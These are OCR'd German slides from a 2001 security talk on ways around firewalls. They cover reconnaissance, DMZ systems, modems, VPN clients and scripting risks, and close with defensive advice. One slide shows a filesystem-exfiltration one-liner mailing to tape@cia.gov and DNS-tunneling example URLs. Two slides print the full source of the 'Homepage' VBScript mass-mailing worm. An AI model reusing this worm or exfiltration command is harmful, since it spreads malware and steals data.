


Toptalk 2001

Wolle mer en reilasse ?


Wie hackt man eine Firewall

Dr. Magnus Harlander

GeNUA mbH
85551 Kirchheim
http://www.genua.de


Mai 2001

1. Die Antwort auf die Frage




- **Am besten gar nicht**
- **Firewalls sind sehr anstrengend**
- **Heute keine Sensationen**
- **Es gibt viele Umwege**

2. Problemfelder




- Unsichere Systeme
- Unbeachtete Systeme
- Sorglosigkeit, Fehler
- Scripting und Windows
- Tunneling

3. Mit dem Kopf durch die Wand




- Einen Versuch ist die Firewall wert
- Vorarbeiten
- Recherche
  - whois liefert Benutzerinformationen
  - DNS−Informationen, Adreßraum
  - News−Artikel, Mailing−Listen
  - Erreichbare Adressen mit ping, tcp/udp scan, Netztopologie
  - SNMP−Infos, RPC−Infos, Betriebssysteme
  - Filter auf Routern, Servern ermitteln
  - Installierte Software ermitteln
  - Mit Exploit−Listen abgleichen

4. Wie steht die Wette?




- Läuft eine alte FW Version
- Was für ein OS liegt drunter
- Welche Systemdienste laufen
  - named, xntpd, sshd
- Was passiert mit Fragment−Offset−Angriffen
  - IP Optionen
  - TCP Optionen
- Ist das Teil falsch konfiguriert
- Wo liegt die Filter−Konfiguration

5. Ganz legale Wege




- Miserable Protokolle
- Zugang zur DMZ
- IPSEC basiertes VPN über die Firewall
- Dial–In–Systeme, Modems, ISDN
- Wege nach draußen: HTTP, SMTP, DNS Tunnel

6. Bad Protocols




- Clients für exotische Dienste
  - Schlechtes Design der Protokolle
  - Schlechte Implementierung der Clients
  - Umfangreiche Zugriffsrechte intern
- Bugs noch und nöcher
- Notorische Fälle
  - ICQ
  - Netmeeting
  - IRC
  - ...

7. Systeme in der DMZ




- WWW−Server, FTP−Server, ...
- Selbst oft schlecht gesichert
- Programme mit Fehlern oft nicht gefixt
- Zugriffsrechte nach innen
  - Datenbanken
  - NT−Domäne

8. Skripting Terrorismus




- Wir führen alles aus was wir vorgesetzt bekommen
  - Nicht wir aber unsere benutzerfreundlichen Gehilfen
- Skripte und Programme
  - Javascript
  - VB−Script
  - Active−X
  - Java
  - Plugins

9. Wege nach Innen




- Email Attachments
- WWW–Server
  - reguläre Server
  - DNS Spoofing
  - Namensähnlichkeiten
- Downloads
- Installation von Freeware
- Installation von Payware

10. Problem mit Scripting




- Ausspionieren
  - tar cf − / | gzip | uuencode all | mail tape@cia.gov
- Tunneling von IP oder Daten
  - HTTP
  - DNS
    - http://host_192_168_1_1.kgb.ru
    - http://user_root.kgb.ru
    - http://password_geheim.kgb.ru
- Trojaner, Back Orifice, Brown Orifice, ...
- Mit Scripting geht einfach alles

11. Homepage Virus als Beispiel




```
On Error Resume Next
Set WS = CreateObject("WScript.Shell")
Set FSO= Createobject("scripting.filesystemobject")
Folder=FSO.GetSpecialFolder(2)
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
Do While InF.AtEndOfStream<>True
ScriptBuffer=ScriptBuffer&InF.ReadLine&vbcrlf
Loop
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
OutF.write ScriptBuffer
OutF.close
Set FSO=Nothing
If WS.regread ("HKCU\software\An\mailed") <> "1" then
Mailit()
Set s=CreateObject("Outlook.Application")
Set t=s.GetNameSpace("MAPI")
Set u=t.GetDefaultFolder(6)
For i=1 to u.items.count
If u.Items.Item(i).subject="Homepage" Then
u.Items.Item(i).close
u.Items.Item(i).delete
End If
Next
Set u=t.GetDefaultFolder(3)
For i=1 to u.items.count
If u.Items.Item(i).subject="Homepage" Then
u.Items.Item(i).delete
End If
Next
```

12. Homepage II




```
Function Mailit()
On Error Resume Next
Set Outlook = CreateObject("Outlook.Application")
If Outlook = "Outlook" Then
  Set Mapi=Outlook.GetNameSpace("MAPI")
  Set Lists=Mapi.AddressLists
  For Each ListIndex In Lists
    If ListIndex.AddressEntries.Count <> 0 Then
      ContactCount = ListIndex.AddressEntries.Count
      For Count= 1 To ContactCount
        Set Mail = Outlook.CreateItem(0)
        Set Contact = ListIndex.AddressEntries(Count)
        Mail.To = Contact.Address
        Mail.Subject = "Homepage"
        Mail.Body = vbcrlf&"Hi!"&vbcrlf&vbcrlf&"Youve got to see
this page! Its really cool ;O)"&vbcrlf&vbcrlf

        Set Attachment=Mail.Attachments
        Attachment.Add Folder & "\homepage.HTML.vbs"
        Mail.DeleteAfterSubmit = True
        If Mail.To <> "" Then
        Mail.Send
        WS.regwrite "HKCU\software\An\mailed", "1"
      End If
      Next
    End If
  Next
End if
End Function
```

13. DIAL−In Services




- Systeme im Feld mit Zugriff nach Innen
- Probleme
  - Paßwort−Klau
  - Doppel−Anbindung
  - Time−Bombs
- War−Dialer für Analog und ISDN
- Hinterlegte Paßworte im Client
- Dial−In und Domain Authentisierung gleich

14. DIAL−Out Services




- Systeme mit Modems und ISDN−Karten
- Ungesicherte System in Kontakt mit dem Bösen
- Installation eines Trojaners möglich
- Kontrolle des PCs von außen möglich
- Routing möglich
- Source−Routing möglich
- System kann als Sprungbrett nach innen benutzt werden

15. Wartungszugänge




- Console−Modems
  - Meist nicht mit Callback
  - Meist automatisierte Dial−In Skripte
  - Paßworte oft hinterlegt
- ISDN−Router
  - Meist ohne ACLs
  - Oft ohne authentisierung
- Wartung per PC−Anywhere
- Zugang aus unbekannten Netzen möglich
  - Keine Kontrolle über den Partner
- Viele Modems gar nicht bekannt

16. VPN CLients



- Ungesicherte Systeme im Feld mit Zugriff nach Innen
  - Unsichere Betriebsysteme und Software
  - Pflege durch Sysadmin schwierig
- Meist vollkommen offener Zugriff nach Innen
  - Domain−Anmeldung
  - Alle Ressource benutzbar
- Parallelkommunikation
  - VPN
  - Internet
- Time−Bombs

17. Was Tun?



- Sorgfalt in der Administration
- Mißtrauen bewahren: BE PARANOID
- Zonenmodelle aufbauen
- All−In−One Approaches vermeiden
- Benutzerfreundliche Software vermeiden
- Frag GeNUA!